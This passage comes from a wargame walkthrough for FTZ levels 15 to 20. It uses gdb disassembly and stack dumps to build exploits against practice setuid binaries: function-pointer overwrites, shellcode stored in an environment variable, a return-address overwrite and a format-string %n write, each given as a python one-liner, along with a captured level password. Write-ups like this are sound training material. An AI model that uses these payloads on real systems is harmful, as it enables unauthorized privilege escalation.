0x080484a1 <main+17>:   lea    eax,[ebp-56]
0x080484a4 <main+20>:   push   eax
0x080484a5 <main+21>:   call   0x8048360 <fgets>
0x080484aa <main+26>:   add    esp,0x10
0x080484ad <main+29>:   mov    eax,DWORD PTR [ebp-16]
0x080484b0 <main+32>:   cmp    DWORD PTR [eax],0xdeadbeef
0x080484b6 <main+38>:   jne    0x80484dd <main+77>
0x080484b8 <main+40>:   sub    esp,0x8
0x080484bb <main+43>:   push   0xc18
0x080484c0 <main+48>:   push   0xc18
0x080484c5 <main+53>:   call   0x8048380 <setreuid>
0x080484ca <main+58>:   add    esp,0x10
0x080484cd <main+61>:   sub    esp,0xc
0x080484d0 <main+64>:   push   0x8048548
0x080484d5 <main+69>:   call   0x8048340 <system>
0x080484da <main+74>:   add    esp,0x10
0x080484dd <main+77>:   leave
0x080484de <main+78>:   ret
0x080484df <main+79>:   nop
End of assembler dump.
(gdb)
```

1. mov [ebp-16] value to eax
2. cmp 0xdeadbeef with the value at the address of eax value


```
(gdb) b *main+29
Breakpoint 1 at 0x80484ad
(gdb) r
Starting program: /home/level15/tmp/attackme
AAAAAAAA

Breakpoint 1, 0x080484ad in main ()
(gdb) x/50x $ebp-56
0xbffff190:     0x41414141      0x41414141      0xbfff000a      0x08048471
0xbffff1a0:     0x08049560      0x08049668      0x4001582c      0x080483be
0xbffff1b0:     0x08048308      0x42130a14      0xbffff1c8      0x0804831e
0xbffff1c0:     0x4200af84      0x42130a14      0xbffff1e8      0x42015574
0xbffff1d0:     0x00000001      0xbffff214      0xbffff21c      0x4001582c
0xbffff1e0:     0x00000001      0x08048390      0x00000000      0x080483b1
0xbffff1f0:     0x08048490      0x00000001      0xbffff214      0x08048308
0xbffff200:     0x08048520      0x4000c660      0xbffff20c      0x00000000
0xbffff210:     0x00000001      0xbffffc07      0x00000000      0xbffffc22
0xbffff220:     0xbffffc40      0xbffffc50      0xbffffc5b      0xbffffc69
0xbffff230:     0xbffffc8d      0xbffffca0      0xbffffcad      0xbffffe70
0xbffff240:     0xbffffeb3      0xbffffed0      0xbffffee6      0xbffffefb
0xbffff250:     0xbffffff0c     0xbffffff1d
(gdb) x/50x $ebp-16
0xbffff1b8:     0xbffff1c8      0x0804831e      0x4200af84      0x42130a14
0xbffff1c8:     0xbffff1e8      0x42015574      0x00000001      0xbffff214
```



We can find [ebp-16] always placed after 40 bytes from ebp.




Check the execution of program.





Ready myenv and enter the value [₩xdeadbeef].
Then, find myenv's address.

change eax value to [₩xbffffdf].
Then, they will compare value at the address of [₩xbffffdf].
And it is [₩xdeadbeef].



Go to attack real program.





16. FTZ Level16

```
[level16@ftz level16]$
[level16@ftz level16]$ cat hint


#include <stdio.h>

void shell() {
  setreuid(3097,3097);
  system("/bin/sh");
}

void printit() {
  printf("Hello there!₩n");
}

main()
{ int crap;
  void (*call)()=printit;
  char buf[20];
  fgets(buf,48,stdin);
  call();
}

[level16@ftz level16]$
```

In main() function, just execute printit() function.
We can guess that we should execute shell() function to attack this program.

```
[level16@ftz level16]$
[level16@ftz level16]$ cp ./attackme ./tmp/attackme
[level16@ftz level16]$
[level16@ftz level16]$
[level16@ftz level16]$
```

copy program.

```
[level16@ftz tmp]$ gdb -q attackme
(gdb) set disassembly-flavor intel
(gdb) disassemble main
Dump of assembler code for function main:
0x08048518 <main+0>:    push   ebp
0x08048519 <main+1>:    mov    ebp,esp
0x0804851b <main+3>:    sub    esp,0x38
0x0804851e <main+6>:    mov    DWORD PTR [ebp-16],0x8048500
0x08048525 <main+13>:   sub    esp,0x4
0x08048528 <main+16>:   push   ds:0x80496e8
0x0804852e <main+22>:   push   0x30
0x08048530 <main+24>:   lea    eax,[ebp-56]
0x08048533 <main+27>:   push   eax
0x08048534 <main+28>:   call   0x8048384 <fgets>
0x08048539 <main+33>:   add    esp,0x10
0x0804853c <main+36>:   mov    eax,DWORD PTR [ebp-16]
0x0804853f <main+39>:   call   eax
0x08048541 <main+41>:   leave
0x08048542 <main+42>:   ret
0x08048543 <main+43>:   nop
0x08048544 <main+44>:   nop
```

We can find that call value's place is [ebp-16] and execute it.

```
(gdb) b *main+39
Breakpoint 1 at 0x804853f
(gdb) r
Starting program: /home/level16/tmp/attackme
AAAAAAAA

Breakpoint 1, 0x0804853f in main ()
(gdb) x/50x $ebp-56
0xbfffee10:     0x41414141      0x41414141      0xbfff000a      0x080484b1
0xbfffee20:     0x080495e0      0x080496ec      0x4001582c      0x080483fe
0xbfffee30:     0x0804832c      0x42130a14      0x08048500      0x08048342
0xbfffee40:     0x4200af84      0x42130a14      0xbfffee68      0x42015574
0xbfffee50:     0x00000001      0xbfffee94      0xbfffee9c      0x4001582c
0xbfffee60:     0x00000001      0x080483d0      0x00000000      0x080483f1
0xbfffee70:     0x08048518      0x00000001      0xbfffee94      0x0804832c
0xbfffee80:     0x08048590      0x4000e660      0xbfffee8c      0x00000000
0xbfffee90:     0x00000001      0xbffffc12      0x00000000      0xbffffc2d
0xbfffeea0:     0xbffffc4b      0xbffffc5b      0xbffffc66      0xbffffc74
0xbfffeeb0:     0xbffffc98      0xbffffcab      0xbffffcb8      0xbffffe7b
0xbfffeec0:     0xbffffebe      0xbffffedb      0xbffffef1      0xbfffff06
0xbfffeed0:     0xbfffff17      0xbfffff28
(gdb) x/50x $ebp-16
0xbfffee38:     0x08048500      0x08048342      0x4200af84      0x42130a14
0xbfffee48:     0xbfffee68      0x42015574      0x00000001      0xbfffee94
```

After 40 letters we can change [ebp-16].

```
(gdb) disassemble printit
Dump of assembler code for function printit:
0x08048500 <printit+0>: push   ebp
0x08048501 <printit+1>: mov    ebp,esp
0x08048503 <printit+3>: sub    esp,0x8
0x08048506 <printit+6>: sub    esp,0xc
0x08048509 <printit+9>: push   0x80485c0
0x0804850e <printit+14>:        call   0x80483a4 <printf>
0x08048513 <printit+19>:        add    esp,0x10
0x08048516 <printit+22>:        leave
0x08048517 <printit+23>:        ret
End of assembler dump.
(gdb) disassemble shell
Dump of assembler code for function shell:
0x080484d0 <shell+0>:   push   ebp
0x080484d1 <shell+1>:   mov    ebp,esp
0x080484d3 <shell+3>:   sub    esp,0x8
0x080484d6 <shell+6>:   sub    esp,0x8
0x080484d9 <shell+9>:   push   0xc19
0x080484de <shell+14>:  push   0xc19
0x080484e3 <shell+19>:  call   0x80483b4 <setreuid>
0x080484e8 <shell+24>:  add    esp,0x10
0x080484eb <shell+27>:  sub    esp,0xc
0x080484ee <shell+30>:  push   0x80485b8
0x080484f3 <shell+35>:  call   0x8048364 <system>
0x080484f8 <shell+40>:  add    esp,0x10
0x080484fb <shell+43>:  leave
0x080484fc <shell+44>:  ret
0x080484fd <shell+45>:  lea    esi,[esi]
End of assembler dump.
```

We can easily find shell() function's address.

```
[level16@ftz tmp]$
[level16@ftz tmp]$ (python -c 'print "A"*40 + "₩xd0₩x84₩x04₩x08"';cat)|./attackme
id
uid=3096(level16) gid=3096(level16) groups=3096(level16)
```

$ (python –c 'print "A"*40 "₩xd0₩x84₩x04₩x08"';cat)|./attackme

This command will change [ebp-16] to 0x080484d0 and this is address of shell() function.
Then we can get new shell here.

```
[level16@ftz tmp]$
[level16@ftz tmp]$ cd ..
[level16@ftz level16]$ (python -c 'print "A"*40 + "₩xd0₩x84₩x04₩x08"';cat)|./attackme
id
uid=3097(level17) gid=3096(level16) groups=3096(level16)
my-pass
```

Go to attack real program, now we can get level17's shell & password.

```
Level17 Password is "king poetic"
```

17. FTZ Level17

```
[level17@ftz level17]$ ls
attackme  hint  public_html  tmp
[level17@ftz level17]$ cat hint

#include <stdio.h>

void printit() {
  printf("Hello there!₩n");
}

main()
{ int crap;
  void (*call)()=printit;
  char buf[20];
  fgets(buf,48,stdin);
  setreuid(3098,3098);
  call();
}

[level17@ftz level17]$
```

This program execute printit() function.
Maybe we can change call() function's address using fgets() functions's BOF.

```
[level17@ftz level17]$
[level17@ftz level17]$
[level17@ftz level17]$ cp ./attackme ./tmp/attackme
[level17@ftz level17]$
[level17@ftz level17]$
```


Copy program.

```
(gdb) set disassembly-flavor intel
(gdb) disassemble main
Dump of assembler code for function main:
0x080484a8 <main+0>:    push   ebp
0x080484a9 <main+1>:    mov    ebp,esp
0x080484ab <main+3>:    sub    esp,0x38
0x080484ae <main+6>:    mov    DWORD PTR [ebp-16],0x8048490
0x080484b5 <main+13>:   sub    esp,0x4
0x080484b8 <main+16>:   push   ds:0x804967c
0x080484be <main+22>:   push   0x30
0x080484c0 <main+24>:   lea    eax,[ebp-56]
0x080484c3 <main+27>:   push   eax
0x080484c4 <main+28>:   call   0x8048350 <fgets>
0x080484c9 <main+33>:   add    esp,0x10
0x080484cc <main+36>:   sub    esp,0x8
0x080484cf <main+39>:   push   0xc1a
0x080484d4 <main+44>:   push   0xc1a
0x080484d9 <main+49>:   call   0x8048380 <setreuid>
0x080484de <main+54>:   add    esp,0x10
0x080484e1 <main+57>:   mov    eax,DWORD PTR [ebp-16]
0x080484e4 <main+60>:   call   eax
0x080484e6 <main+62>:   leave
0x080484e7 <main+63>:   ret
0x080484e8 <main+64>:   nop
0x080484e9 <main+65>:   nop
```

We can find that call() function's address is 0x08048490 and execute it.


```
(gdb) b *main+60
Breakpoint 1 at 0x80484e4
(gdb) r
Starting program: /home/level17/tmp/attackme
AAAAAAAA

Breakpoint 1, 0x080484e4 in main ()
(gdb) x/50x $ebp-56
0xbfffe180:     0x41414141      0x41414141      0xbfff000a      0x08048471
0xbfffe190:     0x08049578      0x08049680      0x4001582c      0x080483be
0xbfffe1a0:     0x08048308      0x42130a14      0x08048490      0x0804831e
0xbfffe1b0:     0x4200af84      0x42130a14      0xbfffe1d8      0x42015574
0xbfffe1c0:     0x00000001      0xbfffe204      0xbfffe20c      0x4001582c
0xbfffe1d0:     0x00000001      0x08048390      0x00000000      0x080483b1
0xbfffe1e0:     0x080484a8      0x00000001      0xbfffe204      0x08048308
0xbfffe1f0:     0x08048530      0x4000c660      0xbfffe1fc      0x00000000
0xbfffe200:     0x00000001      0xbffffb7e      0x00000000      0xbffffb99
0xbfffe210:     0xbffffbb7      0xbffffbc7      0xbffffbd2      0xbffffbe0
0xbfffe220:     0xbffffc04      0xbffffc17      0xbffffc24      0xbffffde7
0xbfffe230:     0xbffffe2a      0xbffffe47      0xbffffe5d      0xbffffe72
0xbfffe240:     0xbffffe83      0xbffffe94
(gdb) x/50x $ebp-16
0xbfffe1a8:     0x08048490      0x0804831e      0x4200af84      0x42130a14
0xbfffe1b8:     0xbfffe1d8      0x42015574      0x00000001      0xbfffe204
```

We can change [ebp-16] using fgets() function.




After 40 letters we can change [ebp-16] value.


In this case we don't have shell() function (like level16).
Thus, we using shell code to attack this program.



Enter shell code to myenv and find myenv's address.



$ (python –c 'print "A"*40 + "₩x56₩xff₩xff₩xbf"';cat)|./attackme
This command will change call() function's address ([ebp-16]) to myenv's address.
Then, we can new shell.



Then, we can get level18's shell and password.

18. FTZ Level18

skip

19. FTZ Level19

```
[level19@ftz level19]$
[level19@ftz level19]$ cat hint


main()
{ char buf[20];
  gets(buf);
  printf("%s\n",buf);
}

[level19@ftz level19]$
```

This is pure simple BOF program.

```
[level19@ftz level19]$
[level19@ftz level19]$
[level19@ftz level19]$ cp ./attackme ./tmp/attackme
[level19@ftz level19]$
[level19@ftz level19]$
```


Copy program.

```
[level19@ftz tmp]$ gdb -q ./attackme
(gdb) set disassembly-flavor intel
(gdb) disassemble main
Dump of assembler code for function main:
0x08048440 <main+0>:    push   ebp
0x08048441 <main+1>:    mov    ebp,esp
0x08048443 <main+3>:    sub    esp,0x28
0x08048446 <main+6>:    sub    esp,0xc
0x08048449 <main+9>:    lea    eax,[ebp-40]
0x0804844c <main+12>:   push   eax
0x0804844d <main+13>:   call   0x80482f4 <gets>
0x08048452 <main+18>:   add    esp,0x10
0x08048455 <main+21>:   sub    esp,0x8
0x08048458 <main+24>:   lea    eax,[ebp-40]
0x0804845b <main+27>:   push   eax
0x0804845c <main+28>:   push   0x80484d8
0x08048461 <main+33>:   call   0x8048324 <printf>
0x08048466 <main+38>:   add    esp,0x10
0x08048469 <main+41>:   leave
0x0804846a <main+42>:   ret
0x0804846b <main+43>:   nop
0x0804846c <main+44>:   nop
0x0804846d <main+45>:   nop
0x0804846e <main+46>:   nop
0x0804846f <main+47>:   nop
End of assembler dump.
(gdb)
```


This program's buffer is 0x28 == 40

```
(gdb) b *main+41
Breakpoint 1 at 0x8048469
(gdb) r
Starting program: /home/level19/tmp/attackme
AAAAAAAA
AAAAAAAA

Breakpoint 1, 0x08048469 in main ()
(gdb) x/50x $ebp-40
0xbfffed90:     0x41414141      0x41414141      0x40015800      0x0804836e
0xbfffeda0:     0x080482bc      0x42130a14      0xbfffedb8      0x080482d2
0xbfffedb0:     0x4200af84      0x42130a14      0xbfffedd8      0x42015574
0xbfffedc0:     0x00000001      0xbfffee04      0xbfffee0c      0x4001582c
0xbfffedd0:     0x00000001      0x08048340      0x00000000      0x08048361
0xbfffede0:     0x08048440      0x00000001      0xbfffee04      0x080482bc
0xbfffedf0:     0x080484b0      0x4000c660      0xbfffedfc      0x00000000
0xbfffee00:     0x00000001      0xbffffb7e      0x00000000      0xbffffb99
0xbfffee10:     0xbffffbb7      0xbffffbc7      0xbffffbd2      0xbffffbe0
0xbfffee20:     0xbffffc04      0xbffffc17      0xbffffc24      0xbffffde7
0xbfffee30:     0xbffffe2a      0xbffffe47      0xbffffe5d      0xbffffe72
0xbfffee40:     0xbffffe83      0xbffffe94      0xbffffea7      0xbffffeaf
0xbfffee50:     0xbffffece      0xbffffede
(gdb) x/50x $ebp
0xbfffedb8:     0xbfffedd8      0x42015574      0x00000001      0xbfffee04
0xbfffedc8:     0xbfffee0c      0x4001582c      0x00000001      0x08048340
```


Find SFP | RET | argc in buffer.



We can change SFP | RET | argc value by entering after 40 letters.




We using shellcode to attack this program.



$ (python –c 'print "A"*40 + "BBBB" + "₩x56₩xff₩xff₩xbf"';cat)|./attackme

This command will change SFP = BBBB | RET = 0xbfffff56.
Then, we can get new shell here.



Go to attack real program.
And we can get level20's shell and password.

20. FTZ Level20

```
[level20@ftz level20]$
[level20@ftz level20]$ cat hint

#include <stdio.h>
main(int argc,char **argv)
{ char bleh[80];
  setreuid(3101,3101);
  fgets(bleh,79,stdin);
  printf(bleh);
}

[level20@ftz level20]$
```


This program don't have BOF. Because bleh[80] size is 80bytes and fgets() function have limite of 79 letters.

```
[level20@ftz level20]$
[level20@ftz level20]$ cp ./attackme ./tmp/attackme
[level20@ftz level20]$
[level20@ftz level20]$
```

Copy program.


```
[level20@ftz tmp]$
[level20@ftz tmp]$ ./attackme
aaaabbbbcccc%x%x%x%x
aaaabbbbcccc4f4212ecc04207a75061616161
[level20@ftz tmp]$
```

We can enter "%x%x%x%x" to check format-string-bug



Ready shellcode to attack format-string-bug

Find .dtors before attack format-string




$ (python -c 'print "AAAA" + "₩x98₩x95₩x04₩x08" + "AAAA" + "₩x9a₩x95₩x04₩x08" + "%8x%8x%8x" + "%65326c%n" + "%49321c%n"';cat)|./attackme

$ (python –c 'print "AAAA"[4bytes] + "RET address" + "AAAA"[4bytes] + "RET address" + "print dummy value"[move esp to buffer's address] + "print number of bytes and pop 4bytes" + "%n[pop 4bytes and enter number of bytes there]" + "print number of bytes and pop 4bytes" + "%n[pop 4bytes and enter number of bytes there]"';cat)|./attackme

This command execute new shell.

Go to attack real program.



Now we can get clear's shell and password.